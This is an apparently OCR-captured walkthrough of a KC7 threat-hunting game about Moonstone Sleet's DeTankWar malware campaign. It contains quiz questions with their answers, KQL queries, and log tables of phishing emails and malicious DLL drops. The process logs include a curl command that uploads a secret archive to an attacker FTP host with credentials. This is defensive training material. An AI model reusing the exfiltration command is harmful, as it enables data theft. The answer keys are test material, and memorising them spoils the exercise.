Since February 2024, Microsoft has observed Moonstone Sleet infecting devices using a malicious tank game called DeTankWar. DeTankWar is a fully functional downloadable game that requires player registration, including username/password and invite code. In some cases, after gaining initial access via the tank game, Moonstone Sleet conducted lateral movement and extensive exfiltration of data from impacted organizations. The actor has shared the DeTankWar malware extensively via social media and through directly contacting organizations in the gaming, education, and software development sectors, suggesting the actor is putting intense effort behind this campaign. The variety of campaigns involving this game is a strong validation of Moonstone Sleet being a well-resourced threat actor that invests heavily in refining the quality of their lures and malware delivery vehicles.
Customers can use Microsoft Defender XDR to detect activity related to this threat actor in their environments. Microsoft Defender for Endpoint detects many components of this activity, such as Moonstone Sleet actor activity detected, and Microsoft Defender Antivirus detects the malware execution with behavioral signatures.
According to the article, when did this campaign begin?
February 2024;2/24;Feb 24;Feb 2024
Solved by 312 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
FileCreationEvents
| where hostname == "UB9I-DESKTOP"
| where filename has "DeTankWar"
UTC
Cached (1.107 s)


15%

KC7

Section 2: It's Giving Sleet

Question 7 (solved): (40) points

According to the article, the initial access vectors used in this campaign include messaging platforms and .



email

Solved by 299 players || Need help?

Submit

Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack

Available Tables | Game Ranking | Query Data (ADX)

Genius alert!

2 | kc7001.eastus.ValdyX2 | kc7001.eastus.ValdyTimes | kc7001.eastus.Titan...

Run | kc7001.eastus/TitanShield

```
1 FileCreationEvents
2 | where hostname == "UB9I-DESKTOP"
3 | where filename has "DeTankWar"
4
```

UTC | Cached (1.107 s)

16%


KC7

Section 2: It's Giving Sleet

Question 8 (solved): (35) points

Ah, so maybe there was a phishing email used to target James!

The report includes a screenshot of a sample phishing email.



What is the domain name included in that email?

detankwar.com

Solved by 292 players || Need help?

Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack

Available Tables | Game Ranking | Query Data (ADX)

You have have exfiltrated the answer sheet

2 | kc7001.eastus.ValdyX2 | kc7001.eastus.ValdyTimes | kc7001.eastus.Titan...

Run | kc7001.eastus/TitanShield

```
1 FileCreationEvents
2 | where hostname == "UB9I-DESKTOP"
3 | where filename has "DeTankWar"
4
```

UTC | Cached (1.107 s)

17%

KC7

Section 2: It's Giving Sleet

Question 9 (solved): (45) points

Let's check our email logs to see if we can find any evidence of `detankwar.com`.

Use this query:

```
Email
| where link has "detankwar.com"
```

Copy

How many emails were seen in the logs?

6

Solved by 293 players || Need help?

Submit

Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack

Available Tables | Game Ranking | Query Data (ADX)

That's correct!

2 | kc7001.eastus.ValdyX2 | kc7001.eastus.ValdyTimes | kc7001.eastus.Titan...


Run | kc7001.eastus/TitanShield


```
1 Email
2 | where link has "detankwar.com"
3
4
```


Table 1 | Add visual | Stats | Search | UTC | Done (1.148 s) | 6 records


timestamp	sender	reply_to	recipient
2024-07-05 15:02:27.0000	founder@ccwaterfall.com	founder@ccwaterfall.com	ethan_johnson@titanshield.com
2024-07-05 15:02:27.0000	founder@ccwaterfall.com	founder@ccwaterfall.com	amir_ali@titanshield.com
2024-07-08 12:01:40.0000	founder@ccwaterfall.com	founder@ccwaterfall.com	ryan_patel@titanshield.com
2024-07-09 14:07:19.0000	founder@ccwaterfall.com	founder@ccwaterfall.com	james_douglas@titanshield.com
2024-07-11 14:00:47.0000	founder@ccwaterfall.com	founder@ccwaterfall.com	lucas_nguyen@titanshield.com
2024-07-12 11:55:19.0000	founder@ccwaterfall.com	founder@ccwaterfall.com	henry_kim@titanshield.com


Columns



KC7
18%
Section 2: It's Giving Sleet
Question 10 (solved): (40) points
Email
| where link has "DeTankWar"
| distinct recipient
Copy
How many distinct TitanShield employees were targeted?
6
Solved by 293 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
Email
| where link has "DeTankWar"
| distinct recipient
Table 1
Add visual
Stats
Search
UTC
Done (1.038 s)
6 records
recipient
amir_ali@titanshield.com
james_douglas@titanshield.com
ryan_patel@titanshield.com
ethan_johnson@titanshield.com
henry_kim@titanshield.com
lucas_nguyen@titanshield.com
Columns



KC7
20%
Section 2: It's Giving Sleet
Question 11 (solved): (45) points
Email
| where link has "DeTankWar"
| distinct recipient
| join kind=inner Employees on $left.recipient==$right
| distinct email_addr, name, role
Copy
Which role did most of the employees have?
Defense Engineer
Solved by 288 players || Need help?
Submit
Right as rain!
Email
| where link has "DeTankWar"
| distinct recipient
| join kind=inner Employees on $left.recipient==$right.email_addr
| distinct email_addr, name, role
Table 1
Add visual
Stats
Search
UTC
Done (1.125 s)
6 records
email_addr
name
role
amir_ali@titanshield.com
Amir Ali
Defense Engineer
james_douglas@titanshield.com
James Douglas
Lead Defense Engineer
ryan_patel@titanshield.com
Ryan Patel
Defense Engineer
ethan_johnson@titanshield.com
Ethan Johnson
Defense Engineer
henry_kim@titanshield.com
Henry Kim
Defense Engineer
lucas_nguyen@titanshield.com
Lucas Nguyen
Defense Engineer
Columns



KC7
22%
Section 3: Perfectly Executed
Question 2 (solved): (45) points
What is the Sha256 hash of the file you found?
09d152aa2b6261e3b0a1d1c19fa8032f21593
Solved by 283 players || Need help?
Submit
FileCreationEvents
| where filename in~ ("nvunityplugin.dll","unityplayer.dll")
Table 1
Add visual
Stats
Search
UTC
Done (0.750 s)
6 records
timestamp
hostname
username
sha256
path
filename
process_name
2024-07-08 16:30:...
XDNT-DESKT...
amali
09d152aa2b6261e3b...
C:\Users\amali\Dow...
UnityPlayer.dll
explorer.exe
09d152aa2b6261e3b0a1d1c19fa8032f215932186829cfcca954cc5e84a6cc38
2024-07-08 16:49:...
Y4GN-DESKT...
etjohnson
09d152aa2b6261e3b...
C:\Users\etjohnson\...
UnityPlayer.dll
explorer.exe
2024-07-09 15:46:...
CRSO-MACHI...
rypatel
09d152aa2b6261e3b...
C:\Users\rypatel\Do...
UnityPlayer.dll
explorer.exe
2024-07-10 10:26:...
UB9I-DESKTOP
jadouglas
09d152aa2b6261e3b...
C:\Users\jadouglas\...
UnityPlayer.dll
explorer.exe
2024-07-12 11:58:...
F3UV-DESKTOP
lunguyen
09d152aa2b6261e3b...
C:\Users\lunguyen\...
UnityPlayer.dll
explorer.exe
Columns



KC7
24%
Section 3: Perfectly Executed
Question 4 (solved): (45) points
Great, we found another artifact of the attack chain!
The threat intel article mentions the attacker used this malware to conduct hands-on-keyboard data exfiltration from compromised systems. Let's see if we can find what the attackers took!
At the bottom of the threat intel article, two specific C2 domain indicators of compromise (IOCs) are provided. Let's query our data to see if we have any evidence they were used in our environment.
ProcessEvents
| where process_commandline has "curl" and process_co
Copy
Don't have access to Defender XDR? Click here for a screenshot
What is the full process_commandline executed using this domain?
curl -T C:\ReadyToGo\TopSecret.zip ftp://matrix
Available Tables
Game Ranking
Query Data (ADX)
Did you hack the answer sheet?
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
ProcessEvents
| where process_commandline has "curl" and process_commandline has_any ("mingeloem.com","matrixane.com")
Table 1
Add visual
Stats
Search
UTC
Done (0.813 s)
6 records
timestamp
parent_process_name
parent_process_hash
process_commandline
2024-07-26 12:02:45.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
curl -T C:\ReadyToGo\TopSecret.zip
curl -T C:\ReadyToGo\TopSecret.zip ftp://matrixane.com/upload/ --user exfil:tankpass
2024-07-26 12:28:30.0000
2024-07-26 12:37:27.0000
2024-07-26 12:59:23.0000

